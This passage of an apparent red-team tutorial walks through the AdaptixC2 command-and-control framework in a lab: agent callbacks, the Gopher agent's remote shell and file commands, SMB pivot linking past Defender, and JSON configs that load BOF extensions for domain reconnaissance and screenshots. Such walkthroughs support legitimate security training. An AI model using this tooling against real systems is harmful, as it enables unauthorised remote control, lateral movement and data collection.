openssl x509 -req -in client.csr -CA ca.crt -CAkey ca.key -CAcreateserial -out
client.crt -days 365 -sha256

```

Once again, you can generate an agent for all major operating systems here. Sadly, shellcode generation is not supported at this time for the Gopher agent:



Now run the agent and lets get a callback:

Agent ID	Agent Type	External	Listener	Internal	Domain	Computer	User	OS	Process	PID	TID
6f3d7ab2	beacon	10.3.50.3	Testing-HTTP	10.3.50.3	dev.ludus	DEV-DEV	* localuser	Win 2022 Serv x64	agent.x64.exe (x64)	6788	8544
80d4e213	gopher	10.3.50.3	Gopher-Test	10.3.50.3		DEV-dev	* dev\localuser	Windows 10.0 build 20348	agent.exe (x64)	6804	

The Gopher agent supports a lot of the main default commands such as tunnels, file browsing, and process browsing.

```
+--- Task [29e278ca] closed -----+
gopher > help

Command          Description
-----
cat             Read a file
cp              Copy file or directory
cd              Change current working directory
download        Download a file
exit            Kill agent
jobs*           Long-running tasks manager
kill            Kill a process with a given PID
ls               Lists files in a folder
mv              Move file or directory
mkdir           Make a directory
ps              Show process list
pwd             Print current working directory
rm              Remove a file or folder
run             Execute long command or scripts via cmd.exe
screenshot      Take a single screenshot
socks*          Managing socks tunnels
shell           Execute command via cmd.exe
upload          Upload a file
zip             archive (zip) a file or directory
```

Lets see the power of this agent by also running a Mac agent!

Win 11 x64	agent.x64_smb.exe (x64)	8012
MacOS 15.2	agent_mac.bin (x64)	35050

```
[30/05 21:58:49] kali [745fc106] gopher > shell uname -a
[30/05 21:58:49] [*] Task: command execute
[30/05 21:58:49] [*] Agent called server, sent [103 bytes]
[30/05 21:58:49] [*] Command output:
Darwin| 24.2.0 Darwin Kernel Version 24.2.0: Fri Dec 6 19:02:41 PST 2024; root:xnu-11215.61.5~2/RELEASE_ARM64_T6030 x86_64
+--- Task [745fc106] closed -----+
```


Running Shell Command

This allows for having access to all the major operating systems that can communicate in one place, a large advantage over some C2s which are limited to Windows environments.

Lets take a look at some pivot agents now. These are used to link together beacons, minimizing the egress traffic out of the network to the C2 sever. Setup a listener and create an agent as usual, run the agent and use `link smb <target> <pipe>` to link them. This agent is running on a Windows 11 host with Defender enabled without issue!

Agent ID	Agent Type	External	Listener	Internal	Domain	Computer	User	OS	Process
6f3d7ab2	beacon	10.3.50.3	Testing-HTTP	10.3.50.3	dev.ludus	DEV-DEV	* localuser	Win 2022 Serv x64	agent.x64.exe (x64)
80d4e213	gopher	10.3.50.3	Gopher-Test	10.3.50.3		DEV-dev	* dev\localuser	Windows 10.0 build 20348	agent.exe (x64)
e0b13a9	beacon	6f3d7ab2 :: p0	Pipe-Test	10.3.50.7	dev.ludus	DEV-WIN11-DEV	* localuser	Win 11 x64	agent.x64_smb.exe (x64)


List View of Current Beacon Agents



Graph View



BeaconSMB Agent



Screenshot Viewer

This provides a general overview of working with AdaptixC2 so far. I encourage you to setup a lab or use a HackTheBox network to continue playing around with it to better familiarize yourself with the framework.

Creating Custom Extensions

One of the biggest perks is the ease of extending the current agents using BOFs. Adaptix makes it easy by allowing the operator to create JSON files that configure any compatible BOFs to the client. This is the current list of supported BOF APIs:

Beacon BOFs | Adaptix Framework



Adaptix Framework



Lets take the GetDomainInfo from https://github.com/rvrsh3ll/BOF_Collection and create an extension for it in AdaptixC2. Download the GetDomainInfo.c, beacon.h, and Makefile and put in a folder. The extension config files are in the following format:

```
{
  "name": "Test",
  "description": "Test extensions",
  "extensions": [
    {
      "type": "<EXTENTION_TYPE>",
      ...
    },
    {
      "type": "<EXTENTION_TYPE>",
      ...
    }
  ]
}
```

You can review <https://adaptix-framework.gitbook.io/adaptix-framework/adaptix-c2/bof-and-extensions> to go over the details for formatting, parameters, macros, and data types. The name and description fields are what show up in the Extender menu when loaded, with the extensions array containing everything that will be needed or shown via the console. The following showcases a working GetDomainInfo.json extension:

```
{
  "name": "GetDomainInfo",
  "description": "Returns information on the current domain and domain controller.",
  "extensions": [
    {
      "type": "command",
      "agents": ["beacon"],

      "command": "getdomaininfo",
      "description": "Executes GetDomainInfo BOF",
      "message": "BOF implementation: GetDomainInfo",
      "example": "getdomaininfo",
      "exec": "execute bof $EXT_DIR()/_bin/getdomaininfo.$ARCH().o"
    }
  ]
}
```

This enables the use of the `getdomaininfo` command in the console which will run the BOF located at `$EXT_DIR()/_bin/getdomaininfo.$ARCH().o`. This essentially calls a compiled BOF file located in a `_bin` directory where the configuration JSON file is loaded from and for which architecture is needed using the `$ARCH()` macro. So your `_bin` folder would contain a `getdomaininfo.x64.o` for example. These can be edited as needed to meet your own organization structure if you chose to deviate from the default. Load the new extension like all the others and give it a try.

```

beacon > help getdomaininfo

Command : getdomaininfo
Description : Executes GetDomainInfo BOF
Example : getdomaininfo

+-----+
[30/05 21:16:32] kali [6f6f980f] beacon > getdomaininfo
[30/05 21:16:32] [*] BOF implementation: GetDomainInfo
[30/05 21:16:32] [*] Agent called server, sent [1.02 Kb]
[30/05 21:16:32] [*] BOF output
Domain Forest Name: dev.ludus
Domain: dev.ludus
Domain Controller: \\DEV-dev.dev.ludus
Domain Controller Address: \\10.3.50.3
DC Site Name: Default-First-Site-Name
[30/05 21:16:32] [*] BOF finished

+--- Task [6f6f980f] closed -----

```

Very nice, a new working command to add to the tool belt. Here is another showcasing [screenshot](#) using arguments (I added this one during v0.4, but with the release of 0.5, this is now included in the post-ex kit.):

```

└──(root@DEV-kali)-[/opt/AdaptixC2/Extension-Kit/ScreenShot]
└─# cat Screenshot.json
{
    "name": "Screenshot BOF",
    "description": "An alternative screenshot capability for Cobalt Strike that uses WinAPI and does not perform a fork & run. Screenshot downloaded in memory.",
    "extensions": [
        {
            "type": "command",
            "agents": ["beacon"],

            "command": "screenshot",
            "description": "Executes screenshot without using fork & run, saves file in current directory of the beacon. Download via the agent then delete!",
            "message": "BOF implementation: screenshot",
            "example": "screenshot_bof file.jpg 2 21964",
            "args": [
                "STRING <name> {The name of the capture file to save to host disk.}",
                "INT <method> (0) {Save to host disk}",
                "INT <pid> (0) {0: capture full screen (PID = 0) specific PID: capture specific PID (works even when minimized!)}"
            ],
            "exec": "execute bof $EXT_DIR()/_bin/ScreenshotBOF.$ARCH().o $PACK_BOF(CSTR {name},INT {method},INT {pid})"
        }
    ]
}

```

Conclusion

Overall, I am liking the direction AdaptixC2 is going and being still early stages, I see a lot of potential. I'll continue to dive into further customizations and any milestone developments made as time goes on. Consider following and supporting the authors if

you've enjoyed this quick overview.

Till next time, farewell and happy hacking!



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